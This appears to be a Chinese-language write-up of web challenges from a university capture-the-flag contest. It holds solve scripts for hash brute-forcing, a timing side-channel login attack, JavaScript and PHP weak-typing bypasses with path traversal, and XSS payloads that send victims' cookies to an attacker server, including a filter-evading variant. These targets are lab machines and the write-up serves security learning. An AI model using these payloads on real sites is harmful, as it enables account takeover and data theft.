FDUCTF-2024

Cat–baozi

Web

草率的毕业设计

爆破 salt

Python

```python
import itertools
import string
import hashlib
import sys
secret = […]


def sha512(s):
    sha512_hash = hashlib.sha512()
    sha512_hash.update(s.encode('utf-8'))
    hash_value = sha512_hash.hexdigest()
    return hash_value


def get_key(combinations: list):
    f1 = "f"
    for index, salt in enumerate(combinations):
        if sha512(f1 + salt) == secret[0]:
            print(salt)
            return salt
        if index % 100000 == 0:
            print(index, salt)
    print("no result")
    return ""


def brute_password(salt: str):
    flag = "f"
    for index in range(1, len(secret)):
        if (len(flag) != index):
            print("error")
            sys.exit(-1)

        for ch in string.ascii_letters + string.digits + "_{}":
            if sha512(ch + salt) == secret[index]:
                flag += ch
                print(flag)

    # 生成所有长度为 4 的组合（允许重复）
combinations = itertools.product(
    string.ascii_letters + string.digits, repeat=4)

# 将结果转换为列表并打印
result = [''.join(c) for c in combinations]
print(len(result))
```

```python

# get_key(result)  # 95qW
brute_password("95qW")
```

健壮的毕业设计

侧信道/延时盲注

时间差非常小，所以在实际实现上应该有各自的 trick，我这里直接每次选取 topk，然后多轮筛选之后直接找 max。

代码里没实现的是可以找寻几个之后，验证是否存在较大延时，否则进行回溯重找。因为我基本上出了两三位之后就拿 burp 手测一下，所以就没有实现了

EXP

```python
import requests
from secret import secret
import string
import time
import hashlib
import random

url = "http://10.20.26.32:33175"
# url = "http://127.0.0.1:5001"
data = {
    "username": "admin",
    "password": ""
}


def slow_hash(s, salt):
    return hashlib.pbkdf2_hmac('sha512', s.encode("utf-8"), salt.encode("utf-8"), 20000).hex()


def brute_once(target_list: list, flag: str, time_cost: dict, times: int):
    for i in range(times):
        random.shuffle(target_list)
        for ch in target_list:
            password = flag + ch
            password = password + '}' * (len(secret) - len(password))

            data["password"] = password
            assert len(data["password"]) == len(secret)

            start_time = time.time()
            r = requests.post(
                url=f"{url}/login",
                data=data,
                # proxies={
                #     "http": "http://127.0.0.1:8080"
                # }
            )
            end_time = time.time()
            time_cost[ch].append(end_time-start_time)
            # print(password, time_cost[ch])
    for key in time_cost.keys():
        if len(time_cost[key]) >= 5:
            # 取最小值计算，排除网络波动问题
            # time_cost[key] = sorted(time_cost[key])[:5]
            time_cost[key].remove(max(time_cost[key]))
            time_cost[key] = sum(time_cost[key]) / len(time_cost[key])
        else:
            time_cost[key] = 0


def clear_time(time_cost: dict):
    for ch in string.ascii_letters + string.digits + "_{}":
        time_cost[ch] = []


def brute_password():
    flag = "fductf{aZ3Lx6zU"
    time_cost = {}
    while True:
        target_list = list(string.ascii_letters + string.digits + "_{}")

        # 第一轮筛选
        clear_time(time_cost)
        brute_once(target_list, flag, time_cost, 5)
        top_k = sorted(time_cost.items(),
                       key=lambda item: item[1], reverse=True)[:20]
        print(top_k)

        # 选出top10
        clear_time(time_cost)
        brute_once([key for key, value in top_k], flag, time_cost, 10)
        top_k = sorted(time_cost.items(),
                       key=lambda item: item[1], reverse=True)[:10]
        print(top_k)

        # 选出top5
        clear_time(time_cost)
        brute_once([key for key, value in top_k], flag, time_cost, 10)
        top_k = sorted(time_cost.items(),
                       key=lambda item: item[1], reverse=True)[:5]
        print(top_k)

        # 直接max
        max_key = max(time_cost, key=time_cost.get)
        for ch, value in time_cost.items():
            print(flag + ch, value)
        flag += max_key
        print(flag)
        if (len(flag) == len(secret)):
            break
        # break
```

```python


def test_flag(flag):
    data['password'] = flag
    r = requests.post(
        url=f"{url}/login",
        data=data,
        # proxies={
        #     "http": "http://127.0.0.1:8080"
        # }
    )
    index0 = r.text.find('style="display: none !important"')
    index1 = r.text.find('style=""')
    if index0 < index1:
        print(flag, 'fail')
    else:
        print(flag, 'yes')


for i in string.ascii_letters + string.digits + "_":
    flag = f'fductf{{aZ3Lx6zUJ{i}}}'
    test_flag(flag)

# brute_password()
```

一模一样的毕业设计

js 的弱类型

EXP

```python
import requests
import re


data = {
    "username": "admin",
    "password": {
        "length": "2048",
        "0": ""
    }
}
url = "http://10.20.26.32:33184"
# url = "http://0.0.0.0:3000"

r = requests.post(
    url=url,
    json=data,
    # proxies={
    #     "http": "http://127.0.0.1:8080"
    # }
)

pattern = r'fductf\{.*?\}'

matches = re.findall(pattern, r.text)

print(r.status_code, matches)

```


一样一模的毕业设计

把 login.php 里的混淆 js 取消注释，本地跑一下就能发现访问隐藏的路由，无参回显源码。

PHP 弱类型绕过

EXP

```http
/readpic_DEADBEEF_how_you_know_this_api.php?p[]=../../../../&p[]=flag&p[]=.&p[]=t&p[]=x&p[]=t&p[]=.&p[]=p&p[]=n&p[]=g
```


10.20.26.32:33189/readpic_DEADBEEF_how_you_know_this_api.php?p[]=../../../../&p[]=flag&p[]=.&p[]=t&p[]=x&p[]=t&p[]=.&p[]=...

ZmR1Y3Rme2lfdGhpbmtfcGhwX2lzX2FfZGFuZ2Vyb3VzX2xhbmd1YWdlX2l0c2VsZl93aGF0X2RvX3lvdV90aGlua19BMTJCOTczMH0=

URL
http://10.20.26.32:33189/readpic_DEADBEEF_how_you_know_this_api.php?p[]=../../../../&p[]=flag&p[]=.&p[]=t&p[]=x&p[]=t&p[]=.&p[]=p&p[]=n&p[]=g

JJ 历险记


闭合<p>即可

```html
</p><script>
var img=document.createElement("img"); img.src="http://vps:port/?"+document.cookie;
</script><p>
```

EXP

```http
POST /comments HTTP/1.1
Host: 10.20.26.32:33147
Content-Length: 184
Cache-Control: max-age=0
Origin: http://10.20.26.32:33147
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.20.26.32:33147/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: admin=admin
Connection: close

comment=%3C%2Fp%3E%3Cscript%3E%0D%0Avar+img%3Ddocument.createElement%28%22img%22%29%3B+img.src%3D%22http%3A%2F%2Fvps:port%2F%3F%22%2Bdocument.cookie%3B%0D%0A%3C%2Fscript%3E%3Cp%3E
```




```
202.120.234.102 - - [01/Oct/2024 20:42:07] "GET /?FLAG=fductf{It_is_like_a_w41k_1n_the_p4rk_b092200a79bd} HTTP/1.1" 200
```

JJ 历险记 2

绕过 waf


```html
</p></p><iframe onload="window.open('http://vps:port/'+document.cookie)"></iframe><p>
```



```
202.120.234.102 - - [02/Oct/2024 12:33:07] "GET /FLAG=fductf%7BI_4m_just_hitt1ng_my_str1d3_8ba7f87879d6%7D HTTP/1.1" 404 -
```

JJ 历险记 3

```html
</p><iframe/srcdoc="<script>window.open('http://vps:port/?cookie='.concat(document.cookie))</script>"></iframe><p>
```



```
202.120.234.102 - - [03/Oct/2024 12:50:43] "GET /?cookie=FLAG=fductf{I_4m_th3_m4ster_0f_xss_f77e8d0f40dd} HTTP/1.1" 200 -
```